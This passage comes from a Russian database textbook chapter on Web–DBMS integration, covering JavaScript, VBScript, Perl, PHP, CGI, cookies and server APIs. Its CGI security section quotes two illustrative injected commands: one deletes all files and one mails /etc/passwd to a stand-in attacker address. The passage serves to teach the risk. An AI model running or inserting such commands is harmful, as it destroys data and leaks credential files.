часть такой базы данных работает медленнее, чем клиентская часть приложения, использующего обычную базу данных. В частности, все содержимое HTML-страницы должно интерпретироваться и развертываться на экране броузером; JavaScript и VBScript — это интерпретируемые языки сценариев, предназначенные для дополнения языка HTML некоторыми программными конструкциями; любой аплет Java компилируется в байт-код, который пересылается по сети, а затем интерпретируется броузером. Для важных по времени выполнения приложений издержки на интерпретацию многочисленных элементов программ могут оказаться неприемлемыми. Тем не менее существует достаточно много приложений, для которых скорость их выполнения не так уж и важна.

Несовершенство инструментов разработки

Разработчики приложений баз данных для среды Web быстро осознали тот факт, что имеющиеся инструменты разработки весьма несовершенны. Еще совсем недавно разработчики приложений Intertnet использовали языки программирования первого поколения со средой разработки, незначительно отличающейся по своим возможностям от текстового редактора. Этот очень серьезный недостаток программирования Internet остается актуальным и в наши дни, поэтому разработчики надеются вскоре получить более совершенные инструменты разработки с графическим интерфейсом.

Сама технология Web все еще очень несовершенна, потому более качественная среда разработки необходима хотя бы для того, чтобы облегчить и без того сложную работу прикладного программиста. В данный момент существует несколько конкурирующих технологий, но все еще остается неясным, смогут ли они реализовать заложенный в них потенциал. В действительности еще не существует даже никаких реальных критериев, позволяющих оценить оптимальность выбора той или иной технологии для того или иного приложения. Как было описано в главе *22,* посвященной распределенным СУБД, и в главе 25, где рассматриваются объектно-ориентированные СУБД, в области интеграции баз данных в среду Web еще не накоплен необходимый опыт работы, сравнимый с опытом работы с традиционными приложениями баз данных, не использующими технологии Web. Однако со временем этот недостаток, безусловно, будет устранен.

Многие перечисленные выше преимущества и недостатки являются временными. Некоторые преимущества когда-нибудь исчезнут (например, язык HTML постепенно становится все более сложным). Исчезнут и некоторые недостатки (например, технологии Web станут более совершенными и удобными в использовании). Это лишь подчеркивает изменчивость той среды, в которой приходится работать программистам при создании приложений баз данных на основе технологии Web.

28.3.4. Методы интеграции СУБД в среду Web

В следующих разделах рассматриваются некоторые из существующих на данный момент методов интеграции баз данных в среду World Wide Web.

- Языки сценариев, такие как JavaScript и VBScript.
- Интерфейс CGI (Common Gateway Interface — общий шлюзовой интерфейс) — один из самых первых и, вероятно, наиболее распространенных методов.
- Cookie-файлы HTTP.
- Расширения Web-сервера: Netscape Server API (NSAPI) и Internet Information Server API (ISAPI) компании Microsoft.

- Технологии Java, JDBC, SQLJ, сервлеты и серверные страницы Java (JSP).
- Платформа Web Solution Platform компании Microsoft с поддержкой ASP (Active Server Pages) и ADO (ActiveX Data Objects).
- Платформа Internet Platform компании Oracle.

Безусловно, этим списком не исчерпывается все многообразие существующих методов. В следующих разделах читателю просто предлагаются краткий обзор и сравнительная характеристика преимуществ и недостатков некоторых из возможных подходов. Среда Web развивается настолько стремительно, что к моменту выхода этой книги в свет некоторые из обсуждаемых методов могут оказаться уже устаревшими. Тем не менее автор надеется, что предлагаемый материал окажется полезным при выборе способа интеграции СУБД в среде Web. Обсуждая данную тему, мы опустим рассмотрение традиционных механизмов поиска, таких как шлюзы WAIS [182], а также текстовых поисковых машин, подобных AlataVista, Excite, Lycos и Yahoo, функционирование которых основано на применении методов поиска по заданным ключевым словам.

28.4. Языки сценариев

В этом разделе рассматриваются способы расширения возможностей броузеров и Web-серверов для обеспечения поддержки дополнительных функциональных возможностей баз данных, которые осуществляются благодаря использованию языков сценариев. Как описано выше, свойственные языку HTML ограничения затрудняют разработку практически любых типов приложений, за исключением самых простейших. Механизм сценариев призван разрешить проблему отсутствия в броузере функционального прикладного кода. Поскольку код сценария встраивается в HTML-код, он загружается по сети при каждом доступе к странице. Обновление состояния страницы в броузере достигается за счет изменения Web-документа на сервере.

Языки сценариев позволяют создавать функции, встраиваемые в код HTML. Благодаря этому обеспечивается возможность автоматизации различных процессов доступа и манипулирования объектами. При этом в страницы можно встраивать целые программы с такими стандартными средствами программирования, как циклы, условные операторы и математические операции. Некоторые языки сценариев позволяют также создавать код HTML динамически; при их использовании сценарий создает специализированную HTML-страницу с учетом данных, которые были введены или выбраны пользователем. Такой подход исключает необходимость формировать требуемые страницы с помощью сценария, хранящегося на Web-сервере.

Основное внимание в этой области сосредоточено на языке Java, который рассматривается в разделе 28.8. Однако важные рутинные функции могут, вероятно, осуществляться и с помощью новых механизмов выполнения сценариев: JavaScript, VBScript, PERL и PHP. Эти инструменты предоставляют основные функции, необходимые для поддержки приложения с "тонким" клиентом и способствующие быстрой разработке приложений. Эти языки являются интерпретируемыми, а не компилируемыми, что упрощает создание небольших приложений.

28.4.1. Языки JavaScript и JScript

JavaScript компании Netscape и JScript компании Microsoft — это практически идентичные интерпретируемые языки сценариев. JScript — это разновидность ранее созданного и более распространенного языка JavaScript. В обоих этих языках предполагается непосредственная интерпретация исходного кода и допускается вставка сценария в документ HTML. Сценарии могут выполняться как броузером, так и сервером, в последнем случае — до передачи документа броузеру. Их конструкции в обоих случаях практически одинаковы, за исключением того, что сервер обладает дополнительными функциями, например способностью подключения к базе данных.

JavaScript -является языком сценариев, который обеспечивает доступ к объектной модели документа. Он был создан в результате работы над совместными проектами компаний Netscape и Sun, а впоследствии стал языком Web-сценариев компании Netscape. Это очень простой язык программирования, который позволяет включать в HTML-страницы функции и сценарии, способные распознавать и отвечать на действия пользователей, включая щелчки кнопками мыши, ввод данных и перемещение с одной страницы на другую. Подобные сценарии могут оказать существенную помощь при создании Web-страниц со сложными алгоритмами, причем с относительно небольшим объемом работы, необходимым для их программирования.

Язык JavaScript по своему синтаксису напоминает Java (раздел 28.8), но не поддерживает статических типов данных и не обеспечивает строгого контроля типов. В отличие от присущей языку Java системы компилируемых классов, построенной на объявлениях, в языке JavaScript используется система времени выполнения на основе небольшого количества типов данных, включающих числовые, логические и строковые значения. JavaScript дополняет язык Java тем, что предоставляет возможность использовать в сценариях JavaScript свойства аплетов Java. Операторы языка JavaScript могут считывать и устанавливать значения предоставляемых свойств с целью опроса состояния или изменения работы аплетов или сменных модулей (plug-in). В табл. 28.4 приведена сравнительная характеристика сценариев JavaScript и аплетов Java. Использование клиентского сценария на языке JavaScript показано в примере 3.1, приведенном в приложении 3. Пример серверного сценария JavaScript приведен также в разделе 28.7.1.

28.4.2. Язык VBScript

VBScript — это оригинальный интерпретируемый язык сценариев компании Microsoft, назначение и принципы действия которого практически идентичны назначению и принципам действия языков сценариев JavaScript/JScript. Однако VBScript обладает синтаксисом, который больше похож на синтаксис языка Visual Basic, а не Java. Он интерпретируется непосредственно из исходного кода и может внедряться в документ HTML. Как и языки JavaScript и JScript, он может выполняться броузером или же сервером до пересылки документа броузеру.

VBScript — это процедурный язык, в котором в качестве основного элемента используются процедуры. Он произошел от языка программирования Visual Basic, получившего широкое распространение за последние несколько лет. Visual Basic является базовым языком сценариев пакета Microsoft Office (в который входят программы Word, Access, Excel и PowerPoint). Работа этого языка построена на использовании компонентов, т.е. программа Visual Basic создается путем размещения компонентов в форме и использования языковых средств

Таблица 28.4. Сравнительные характеристики сценариев языка JavaScript и аплетов языка Java

Сценарий языка JavaScript	Аплет **языка Java**
Интерпретируется (не компилируется) в клиентской части приложения	Компилируется на сервере до выполнения в клиентской части приложения
Основан на использовании объектов. В коде используются встроенные, расширяемые объекты, но без определения классов или наследования	Объектно-ориентированный. Аплеты состоят из объектных классов с возможностью наследования
Код может интегрироваться и внедряться в документы HTML	Аплеты размещаются вне текста HTML (вызываются из HTML-страниц)
Тип данных переменных не объявляется (отсутствие строгого контроля типов)	Тип данных переменных должен быть объявлен (строгий контроль типов)
Динамическое связывание. Ссылки на объекты проверяются во время выполнения	Статическое связывание. Ссылки должны указывать на существующие объекты во время компиляции
Не может автоматически записывать данные на жесткий диск	Не может автоматически записывать данные на жесткий диск

Visual Basic для организации связи между ними. Помимо всего прочего, язык Visual Basic стимулировал развитие элементов управления Visual Basic Control (VBX) — предшественников элементов управления ActiveX.

Элементы управления VBX совместно используют общий интерфейс, который позволяет размещать эти компоненты в форме Visual Basic. Именно таким было одно из самых первых крупномасштабных применений компонентного программного обеспечения. Эти элементы управления фактически открыли путь элементам управления OLE Controls (OCX), которые впоследствии были переименованы в ActiveX. Упомянутое переименование, как и создание языка VBScript на основе Visual Basic, произошло после того, как Microsoft включила Internet в сферу своих интересов. Основное различие между языками Visual Basic и VBScript заключается в том, что с целью обеспечения защиты из VBScript изъяты функции работы с файлами на компьютере пользователя.

28.4.3. Языки Perl и PHP

Perl (Practical Extraction and Report Language) — это высокоуровневый интерпретируемый язык программирования с широким набором удобных средств обработки текста. Perl объединяет в себе средства языка C и утилит sed, awk и sh операционной системы UNIX, поэтому может применяться для разработки более мощных сценариев по сравнению с обычными сценариями командного интерпретатора UNIX. На первых порах Perl рассматривался как язык обработки данных, позволяющий перемещаться по файловой системе, просматривать текст и формировать отчеты с применением механизмов согласования с шаблоном и манипулирования текстом. Но по мере дальнейшего развития в этот язык были включены механизмы создания и управления файлами и процессами, сетевыми сокетами, подключения к базе данных и поддержки объектно-ориентированных средств, В настоящее время он является одним из наиболее широко применяемых языков для программирования серверной части приложения. Первоначально Perl разрабатывался на платформе UNIX, но всегда рассматривался как пер-

спективный межплатформенный язык, и поэтому в настоящее время выпущена версия Perl для платформы Windows (известная под названием ActivePerl). Особенности использования языка Perl проиллюстрированы в примере 3.3.

PHP (PHP Hypertext Preprocessor — препроцессор гипертекста PHP) представляет собой еще один широко применяемый язык сценариев с открытым исходным кодом, операторы которого могут встраиваться в код HTML. Он поддерживается многими Web-серверами, включая HTTP-сервер Apache и Internet Information Server компании Microsoft, а также является предпочтительным языком Web-сценариев для Linux. Разработка языка PHP проводилась с учетом возможностей многих других языков, таких как Perl, C, Java и даже до определенной степени — платформы Active Server Pages (раздел 28.9.2). Он поддерживает нетипизированные переменные, поскольку это позволяет упростить разработку. Назначение данного языка состоит в том, чтобы дать возможность разработчикам Web быстро создавать сценарии динамического формирования страниц. Одним из преимуществ PHP является его расширяемость, поэтому уже разработан целый ряд модулей расширения для поддержки таких функций, как подключение к базе данных, передача и прием электронной почты, а также обработка данных в коде XML.

В настоящее время разработчики чаще всего применяют сочетание таких программных средств с открытым исходным кодом, как HTTP-сервер Apache, язык PHP и одну из систем баз данных — mySQL или PostgreSQL. Для иллюстрации особенностей использования языка PHP и СУБД PostgreSQL в приложении 3 приведен пример 3.2.

28.5. Интерфейс Common Gateway Interface (CGI)

Интерфейс CGI. Спецификация средств передачи информации между Web-сервером и программой CGI.

Для отображения запрашиваемого документа броузеру нужно знать о нем совсем немного. После отправки требуемого URL броузер отображает полученный ответ в том виде, в каком он был получен (без дальнейшей обработки). Для того чтобы броузер смог отличить одни полученные им компоненты от других, сервер предоставляет специальные коды, присваиваемые отдельным элементам сообщения на основе спецификации MIME (Multipurpose Internet Mail Extensions), как описано в разделе 28.2.1. Это, в частности, позволяет броузеру установить, что данный файл является графическим и его следует отобразить на экране, а другой файл — архивным, поэтому его следует (в случае необходимости) сохранить на диске.

Задача Web-сервера заключается лишь в том, чтобы отправить документы броузеру и сообщить, к какому типу они относятся. Кроме того, сервер должен в случае необходимости выполнить запуск других программ. Если сервер распознает, что полученный URL указывает на некий файл, он отправляет броузеру содержимое этого файла. Если же сервер распознает, что поступивший URL указывает на некоторую программу (или сценарий), то посылает броузеру результат выполнения этого сценария, представленный в виде содержимого некоторого файла.

Интерфейс CGI определяет способ взаимодействия сценариев с Web-серверами [215]. Сценарием CGI называется любой сценарий, который может принимать и передавать данные в соответствии со спецификацией CGI. Таким образом, совместимый со спецификацией CGI сценарий может повсеместно использоваться для предоставления информации, независимо от типа конкретного сервера, хотя

на практике встречаются различия, которые нарушают такую переносимость сценариев. На рис. 28.5 схематически показано действие механизма CGI, включающего Web-сервер, соединенный со шлюзом, который способен осуществлять доступ к базе данных или другим источникам данных с последующей выработкой кода HTML, предназначенного для возвращения клиенту.




Рис. 28.5. Общая схема механизма CGI

Прежде чем запустить сценарий на выполнение, сервер создает несколько *переменных среды,* содержащих данные о текущем состоянии сервера, т.е. сведения о том, кто запрашивает информацию, и т.д. Сценарий получает эти переменные среды и считывает стандартный входной поток (STDIN). Затем он выполняет необходимую обработку данных и передает их в стандартный выходной поток (STDOUT). В частности, именно сценарий отвечает за отправку клиенту заголовка MIME, помещаемого перед основной частью выходного потока. Сценарии CGI можно создавать практически на любом языке, который способен считывать и записывать значения переменных среды данной операционной системы, а также выполнять чтение и запись с помощью стандартных потоков ввода-вывода. Это означает, например, что для платформ UNIX сценарии можно создавать на PHP, Java, C, Forth и почти на всех других основных языках программирования. Для платформ Windows сценарии могут быть реализованы в виде пакетных файлов DOS или программ на таких языках программирования, как Visual Basic, C/C++, Delphi или даже ActivePerl.

Выполнение броузером сценария CGI происходит почти полностью незаметно для конечного пользователя, что является одним из достоинств такого подхода.

Для успешного выполнения сценария CGI необходимо осуществить следующие действия.

1. Пользователь вызывает сценарий CGI, щелкнув кнопкой мыши на гиперссылке или командной кнопке. Кроме того, вызов сценария CGI может выполняться автоматически при загрузке броузером документа HTML.
2. Броузер устанавливает контакт с Web-сервером и запрашивает у него разрешение на запуск требуемого сценария CGI.
3. Сервер анализирует файлы конфигурации и списки прав доступа для проверки того, существует ли требуемый сценарии CGI и имеются ли у запрашивающей стороны права доступа к нему.
4. Сервер подготавливает переменные среды и запускает сценарий на выполнение.
5. Сценарий начинает работу, считывая значения переменных среды и стандартный входной поток STDIN.
6. Сценарий помещает в стандартный выходной поток STDOUT требуемые заголовки MIME, за которыми следуют соответствующие элементы выходных данных, после чего работа сценария прекращается.
7. Сервер посылает полученные из потока STDOUT данные броузеру и закрывает соединение.
8. Броузер отображает поступившую информацию на экране.

Информация между броузером и сценарием CGI может передаваться самыми разными способами, причем сценарий может возвращать данные как страницу с внедренными дескрипторами HTML, а также в виде обычного текста или изображения. Броузер интерпретирует полученные результаты по такому же принципу, как и любой другой документ. В результате создается очень удобный механизм поддержки санкционированного доступа к любым внешним базам данных, обладающим необходимым программным интерфейсом. При возвращении данных броузеру сценарий CGI должен поместить в первую строку выходного потока соответствующий заголовок, который сообщает броузеру, как должен быть отображен данный выходной поток (см. раздел 28.2.1).

28.5.1. Передача информации от броузера к сценарию CGI

Для передачи информации от броузера к сценарию CGI предусмотрены следующие основные методы:

- передача параметров в командной строке;
- передача значений переменных среды;
- передача данных через стандартный входной поток;
- использование дополнительной информации о пути.

В этом разделе кратко рассматриваются первые два подхода. Для получения дополнительной информации об интерфейсе CGI заинтересованный читатель может обратиться к разделу "Дополнительная литература", который относится к данной главе.

Передача параметров в командной строке

Для передачи сценарию CGI параметров командной строки в языке HTML предусмотрен дескриптор <ISINDEX>, который следует помещать в раздел <HEAD> документа HTML. Он указывает броузеру на необходимость создать на Web-странице определенное поле, в которое пользователь сможет ввести ключевые слова, предназначенные для выполнения поиска. Однако единственный реальный способ использования этого метода состоит в том, что сценарий CGI самостоятельно создает соответствующий документ HTML со вставленным дескриптором <ISINDEX>, после чего возвращает результаты выполнения поиска по заданным пользователем ключевым словам.

Передача параметров с помощью переменных среды

Другим способом передачи данных сценарию CGI является использование переменных среды. Значения переменных среды автоматически устанавливаются сервером перед запуском сценария CGI. Среди нескольких переменных среды, которые могут использоваться сценарием CGI, наиболее важной в контексте баз данных является переменная QUERY_STRING. Значение переменной QUERY_STRING устанавливается в тех случаях, когда в форме HTML используется метод GET (см. раздел 28.2.1). Эта строка содержит закодированную последовательность соединенных строковых данных, которые пользователь ввел в поля формы HTML. Например, в случае использования формы HTML, фрагмент описания которой на языке HTML показан в листинге 28.2, а представление ее в окне броузера — на рис. 28.6, после щелчка пользователя на кнопке LOGON может быть сформирован URL, приведенный ниже (при условии, что поле Password содержит текстовую строку "TMCPASS").

```
http://www.dreamhome.co.uk/cgi-bin quote.pl?symbol1=Thomas+Connolly
↳&symbol2=TMCPASS
```

В этом случае подготовленная сервером переменная QUERY_STRING будет иметь следующее значение:

```
symbol1=Thomas+Connolly&symbol2=TMCPASS
```

Листинг 28.2. Фрагмент описания формы на языке HTML

```
<FORM METHOD="GET" ACTION="http://www.dreamhome.co.uk/cgi-bin/
↳quote.pl">
Name:<INPUT TYPE="text" NAME="symbol1" SIZE=15xBR>
Password:<INPUT TYPE="password" NAME="symbol2" SIZE=8xHR>
<INPUT TYPE="submit" Value="LOGON">
<INPUT TYPE="reset" Value="CLEAR"><FORM>
```

Преобразованные в строки пары "имя-значение" объединяются с помощью символа амперсанда (&), используемого в качестве разделителя. Кроме того, некоторые специальные символы перекодируются (например, пробелы заменяются знаками "плюс"). Вызываемый сценарий CGI расшифровывает полученное значение переменной QUERY_STRING и использует его по назначению. Пример 3.3 приложения 3 позволяет ознакомиться с тем, как используются интерфейс CGI и язык Perl.




Рис. 28,6. Общий вид заполненной формы HTML (см, листинг 28.2) в окне броузера

28.5.2. Преимущества и недостатки интерфейса CGI

CGI *фактически* является стандартным интерфейсом, регламентирующим взаимодействие Web-серверов с внешними приложениями. В настоящее время это, пожалуй, наиболее распространенный метод организации взаимодействия Web-приложений с источниками данных. На начальных этапах развития технологии Web концепции интерфейса CGI использовались для организации взаимодействия Web-сервера и приложений сервера, определенных пользователем. Основными преимуществами интерфейса CGI являются его простота, независимость от используемого языка и типа Web-сервера, а также его широкое распространение. Однако, несмотря на все эти преимущества, применение интерфейса CGI также связано с некоторыми проблемами.

Первая проблема заключается в том, что взаимодействие клиента и сервера базы данных должно всегда осуществляться с помощью Web-сервера, занимающего промежуточное положение. Если к данному Web-серверу одновременно обращается большое количество пользователей, то он может превратиться в узкое место, ограничивающее производительность всей системы. При каждом обращении Web-клиента или при каждом ответе сервера базы данных Web-сервер должен выполнять прямое и обратное преобразование данных в формат документа HTML. Ясно, что это создает существенную дополнительную нагрузку, помимо собственно обработки запросов.

Вторая проблема заключается в недостаточной эффективности и отсутствии поддержки транзакций интерфейсом CGI, что, в свою очередь, является следствием отсутствия поддержки состояния, характерного для протокола HTTP. Для каждого запроса, поступающего через интерфейс CGI, сервер баз данных должен выполнить процедуру регистрации входа и выхода из системы, даже в том случае, если некоторая последовательность запросов отправляется одним и тем же пользователем. Сценарий CGI может обрабатывать запросы в пакетном режиме, но в этом случае вызывает затруднение поддержка интерактивных транзакций в базе данных, включающих несколько интерактивных запросов.

Свойственное протоколу HTTP отсутствие поддержки состояния может также вызвать и более фундаментальные проблемы, например при проверке правильности введенных пользователем данных. В частности, если пользователь при заполнении формы оставил пустым некоторое обязательное для заполнения поле, то сценарий CGI не сможет вывести на экран диалоговое окно с соответствующим предупреждением и просто отвергнуть введенные пользователем данные. В подобной ситуации сценарий CGI способен отреагировать лишь одним из следующих способов:

- вывести новую HTML-страницу с предупреждающим сообщением и предложить пользователю щелкнуть на кнопке для возврата к предыдущему состоянию;
- повторно вывести ту же форму, заполнив поля ранее введенными данными, и дать возможность пользователю исправить ошибки или ввести недостающие данные.

Существует несколько методов решения указанной проблемы, но ни один из них не является вполне удовлетворительным. Один из таких методов заключается в создании файла с самой актуальной информацией обо всех пользователях. При поступлении нового запроса следует обратиться к этому файлу, предполагая, что допустимое состояние программы основано на тех сведениях, которые пользователь ввел в последний раз. Проблемы в данном случае связаны с трудностями идентификации пользователей Web, с возможной незавершенностью ранее начатого пользователем действия и с последующим повторным посещением того же Web-узла, но уже с другой целью.

Другой важный недостаток следует из того факта, что сервер должен запускать новый процесс или поток для каждого выполняемого сценария CGI. Для популярного Web-узла с десятками одновременных посещений подобный подход вызывает существенную дополнительную нагрузку, возникающую вследствие конкуренции за оперативную и дисковую память или процессорное время. Разработчик сценариев должен учитывать то, что одновременно может выполняться сразу несколько копий одного и того же сценария, и соответственно должен обеспечить параллельный доступ к любым файлам данных, используемым сценарием.

Наконец, при отсутствии необходимых мер обеспечения защиты использование интерфейса CGI может иметь очень серьезные последствия. Многие из этих проблем могут быть связаны с данными, введенными пользователем с помощью броузера, которые не предусмотрены разработчиком сценария CGI. В частности, особенно опасным является любой сценарий CGI, использующий команды командного процессора (например, system или grep). Нетрудно представить, что может случиться, если недобросовестный пользователь введет строку запроса, которая содержит одну из перечисленных ниже команд.

```
// Удаление всех файлов в системе
rm -fr
// Отправка взломщику файла паролей системы
mail hacker@hacker.com </etc/passwd
```

Некоторые из упомянутых недостатков можно устранить, если воспользоваться другими подходами, описанными ниже.

28.6. Cookie-файлы протокола HTTP

Один из способов обеспечения большей интерактивности сценариев CGI основан на применении *cookie-файлов*. Cookie-файлы представляют собой небольшие текстовые файлы, которые записываются на клиентском компьютере по заданию сервера. Информация, записываемая в cookie-файл, поступает от сервера в соста-

ве его ответа на запрос HTTP. На клиентском компьютере может одновременно храниться множество cookie-файлов, каждый из которых относится к конкретному Web-узлу или Web-странице. Каждый раз, когда клиент посещает этот узел или открывает страницу, броузер включает соответствующий cookie-файл в запрос HTTP. Затем Web-сервер использует информацию, содержащуюся в cookie-файле, для идентификации пользователя и настраивает внешний вид подготавливаемой для передачи клиенту Web-страницы с учетом результатов предыдущего сеанса обмена данными между этим клиентом и сервером. После этого Web-сервер может передать броузеру новую версию cookie-файла, введя в него дополнительную информацию или откорректировав имеющуюся.

Все cookie-файлы имеют конечный срок действия. Если для cookie-файла явно установлен срок хранения и этот срок еще не истек, броузер автоматически записывает cookie-файл на жесткий диск клиентского компьютера. С другой стороны, cookie-файлы, для которых не установлен явно срок хранения, удаляются из памяти компьютера при закрытии программы броузера.

Поскольку cookie-файл передается на сервер с каждым новым запросом и возвращается с очередным ответом, он может стать удобным механизмом идентификации ряда запросов, поступающих от одного и того же пользователя. Если запрос поступает от пользователя, который уже известен серверу, сервер может извлечь из полученного cookie-файла уникальный идентификатор и воспользоваться им для выборки дополнительной информации из базы данных о пользователях. А если запрос получен без cookie-файла или же с cookie-файлом, не содержащим необходимого идентификатора, то предполагается, что запрос поступил от нового пользователя. В этом случае вырабатывается новый идентификатор, в базу данных о пользователях, которая ведется на сервере, помещается новая запись, и только после этого ответ передается клиенту.

Cookie-файлы могут применяться для хранения регистрационной информации или данных о предпочтениях пользователя. Эти данные могут, например, использоваться в приложениях, в которых применяется виртуальная тележка для покупок, В cookie-файле могут также храниться в зашифрованном виде идентификатор и пароль пользователя, что позволяет при повторном обращении пользователя к базе данных предусмотреть получение в сценарии cookie-файла с клиентского компьютера и извлечение из него ранее заданного идентификатора и пароля пользователя. Cookie-файл имеет следующий формат:

```
Set-Cookie: NAME=VALUE; expires=DATE; path=PATH;
[domain=DOMAIN_NAME; secure]
```

Для пересылки cookie-файла можно использовать сценарий на языке командного процессора UNIX, текст которого представлен в листинге 28.3 (но обычно предусматривается шифрование данных об идентификаторе и пароле с применением того или иного способа). Но следует учитывать, что не все броузеры поддерживают cookie-файлы, а некоторые запрещают запись на локальный жесткий диск cookie-файлов, полученных от некоторых или даже от всех узлов.

28.7. Расширение возможностей Web-сервера

Интерфейс CGI является стандартным, переносимым и модульным методом поддержки специальных функций приложений, который основан на активизации сервером сценариев, предназначенных для обработки клиентских запросов. Но несмотря на многие преимущества, подход на основе использования интерфейса CGI обладает определенными ограничениями. В основном они связаны с производительностью и совместным использованием разделяемых ресурсов.

Листинг 28.3. Сценарий на языке командного процессора UNIX, предназначенный для выработки cookie-файла

```
$!/bin/sh
echo "Content-type: text/html"
echo "Set-cookie: UserID=conn-ci0; expires = Friday 30-Apr-01
↳12:00:00 GMT"
echo "Set-cookie: Password=guest; expires = Friday 30-Apr-Ol
↳12:00:00 GMT"
echo ""
```

Эти ограничения являются следствием того факта, что, согласно спецификациям CGI, сервер должен запускать шлюзовую программу и обмениваться с ней данными, используя механизм связи между процессами (Inter-Process Communication — IPC). Поскольку каждый запрос к серверу инициирует запуск еще одного системного процесса, на сервер приходится очень большая дополнительная нагрузка.

В целях преодоления указанных ограничений для многих серверов предусмотрен специализированный интерфейс прикладного программирования (Application Programming Interface —API), расширяющий функциональные возможности сервера или даже позволяющий изменять и настраивать правила поведения сервера. Такие расширения сервера называются *шлюзами, отличными от CGI* (non-CGI gateways). Существуют два главных типа подобных API: Netscape Server API (NSAPI) и Microsoft Internet Information Server API (ISAPI). Чтобы исключить создание нового процесса для каждого запускаемого сценария CGI, эти API-интерфейсы предоставляют метод формирования интерфейса между сервером и приложениями на основе динамического связывания или совместного использования объектов. Сценарии загружаются как часть сервера, предоставляя приложениям полный доступ ко всем функциям ввода-вывода сервера. Помимо этого, для обработки нескольких запросов к серверу со стороны пользователей загружается и совместно используется только одна копия каждого приложения. Это позволяет эффективно расширить возможности сервера и достичь значительных преимуществ перед стандартным интерфейсом CGI по приведенным ниже параметрам.

- Организация защиты Web-страницы или Web-узла посредством вставки нового "уровня" идентификации пользователей, осуществляемой с помощью идентификатора и пароля, помимо имеющихся у броузера собственных методов обеспечения защиты.
- Регистрация всех входящих и исходящих сообщений благодаря отслеживанию большего объема информации по сравнению с обычным Web-сервером, а также сохранению полученных при этом данных в формате, не ограниченном требованиями, установленными данным Web-сервером.
- Обработка и передача данных броузерам-клиентам, проводимая иначе, чем это делает сам Web-сервер (или даже мог бы сделать).

Этот подход гораздо сложнее, чем подход с использованием интерфейса CGI. Для его реализации требуется привлечение квалифицированных программистов с глубокими знаниями особенностей функционирования Web-сервера и таких аспектов программирования, как организация многопотоковой обработки, синхронизация параллельных процессов, сетевые протоколы и обработка исключений. Однако этот подход позволяет получить очень гибкое и мощное решение. Расширения на основе API-интерфейса обеспечивают те же функциональные воз-

можности, что и сценарии CGI, но, поскольку подпрограммы библиотеки API выполняются как часть серверного процесса, API-программы работают значительно эффективнее программ CGI.

Использование расширений Web-сервера потенциально очень опасно, поскольку при этом изменяется сам выполняемый файл сервера, что может иметь следствием внесение в него ошибок программирования. В некоторых API-интерфейсах предусмотрены определенные механизмы защиты против возникновения подобных событий. Однако если API-расширение ошибочно изменит закрытые данные сервера, то это, весьма вероятно, послужит причиной сбоя в работе Web-сервера.

Проблемы, связанные с использованием API-расширений сервера, не ограничиваются только повышением сложности и снижением надежности. Основной недостаток использования этого механизма заключается в отсутствии переносимости. Все Web-серверы поддерживают спецификации CGI, поэтому созданная программа CGI без каких-либо затруднений может применяться на подавляющем большинстве Web-серверов. Однако API-расширения и сама архитектура различных Web-серверов являются полностью оригинальными. Следовательно, при использовании подобных API-интерфейсов выбор подходящих Web-серверов будет весьма ограничен. Ниже приведен пример применения API-интерфейса Netscape в серверном сценарии JavaScript.

28.7.1. API-интерфейс Netscape

Продукт LiveWire Pro компании Netscape содержит конструкции серверных сценариев JavaScript, предназначенные для подключения к базам данных с использованием интерфейса NSAPI (Netscape Server API — API-интерфейс сервера Netscape). Однако в данном случае сценарии JavaScript компилируются в байт-код и интерпретируются расширением сервера LiveWire Pro, функционирующим параллельно с сервером Netscape. В этой роли сценарий JavaScript фактически заменяет или расширяет сценарии CGI. Серверный сценарий JavaScript позволяет решить многие задачи, которые обычно связаны с выборкой и обработкой информации из базы данных, включая следующие:

- подключение/отключение базы данных;
- запуск, фиксация и откат транзакций SQL;
- отображение результатов запроса SQL;
- создание обновляемых курсоров для просмотра, вставки, удаления и изменения данных;
- доступ к большим двоичным объектам (Binary Large OBjects — BLOB) для выборки мультимедийного информационного наполнения, такого как изображения или звуки.

Опустив некоторые подробности работы с API-интерфейсом, в листинге 28.4 мы представили небольшой фрагмент серверного сценария на языке JavaScript, предназначенного для установки нового значения зарплаты сотрудников в базе данных учебного проекта *DreamHome*. Приведенный пример содержит объект database и перечисленные ниже методы.

